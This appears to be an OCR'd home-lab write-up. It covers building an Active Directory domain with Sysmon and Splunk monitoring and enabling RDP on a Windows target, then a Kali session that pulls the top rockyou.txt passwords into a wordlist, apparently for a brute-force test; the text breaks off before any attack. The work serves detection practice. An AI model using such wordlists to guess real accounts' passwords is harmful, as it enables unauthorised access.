





Sysmon & SplunkForwarder established




Splunk Endpoint established




Splunk Endpoint event reporting receiving events







Set up Sysmon and splunk on both devices, and configure endpoint reporting to receive reports




DC1 set to Active Directory Manager, user accounts added for IT and HR departments, and users.



Target computer users assigned, RDP established, connection to Active Directory Server established.


Settings
Home
Find a setting
System
Display
Sound
Notificatio
Focus assi
Power & sl
Storage
Tablet
Multitasking
Projecting to this PC
Shared experiences
System Components
Clipboard
Remote Desktop
Optional features
About
System Properties
Computer Name
Hardware
Advanced
System Protection
Remote
Remote Assistance
Allow Remote Assistance connections to this computer
What happens when I enable Remote Assistance?
Advanced...
Remote Desktop
Choose an option, and then specify who can connect.
Don't allow remote connections to this computer
Allow remote connections to this computer
Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)
Help me choose
Select Users...
OK
Cancel
Apply
d and protected.
ydfir.local
Core(TM) i7-7700K CPU @ 4.20GHz 4.20
36-D05E-4D91-8AE4-FC11CF518D42
30000-00000-AA598
perating system, x64-based processor
or touch input is available for this display
Copy
Rename this PC
Windows specifications
Edition Windows 10 Pro
Version 22H2
Installed on 6/6/2024
OS build 19045.4529
Experience Windows Feature Experience Pack 1000.19058.1000.0
Copy
Change product key or upgrade your edition of Windows
Read the Microsoft Services Agreement that applies to our services
Related settings
BitLocker settings
Device Manager
Remote desktop
System protection
Advanced system settings
Rename this PC (advanced)
Help from the web
Finding out how many cores my processor has
Checking multiple Languages support
Get help
Give feedback
Remote Desktop Users
The users listed below can connect to this computer, and any members of the Administrators group can connect even if they are not listed.
MYDFIR\jsmith
MYDFIR\tsmith
MYDFIR\Administrator already has access.
Add...
Remove
To create new user accounts or add users to other groups, go to Control Panel and open User Accounts.
OK
Cancel


Settings
mydfir.local
differently to reduce data usage when you're connected to this network.
Set as metered connection
Off
If you set a data limit, Windows will set the metered connection setting for you to help you stay under your limit.
Set a data limit to help control data usage on this network
IP settings
IP assignment: Manual
IPv4 address: 192.168.10.100
IPv4 subnet prefix length: 24
IPv4 gateway: 192.168.10.1
IPv4 DNS servers: 192.168.10.7
Edit
Properties
Link speed (Receive/Transmit): 1000/1000 (Mbps)
Link-local IPv6 address: fe80::cd67:7d0f:c023:6394%13
IPv4 address: 192.168.10.100
IPv4 DNS servers: 192.168.10.7
Manufacturer: Intel
Description: Intel(R) PRO/1000 MT Desktop Adapter
Driver version: 8.4.13.0
Physical address (MAC): 08-00-27-5F-F6-9F
Copy

Kali Linux Machine, Password list established

```
┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> ls -la
total 136652
drwxr-xr-x 2 kali kali      4096 Jul  2 10:13 .
drwxr-xr-x 3 kali kali      4096 Jul  2 10:12 ..
-rw-r--r-- 1 kali kali 139921507 Jul  2 10:12 rockyou.txt

┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> head -n 20 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty

┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> head -n 20 rockyou.txt > passwords.txt

┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> ls
passwords.txt  rockyou.txt

┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> cat passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty


┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> sudo nano passwords.txt
[sudo] password for kali:

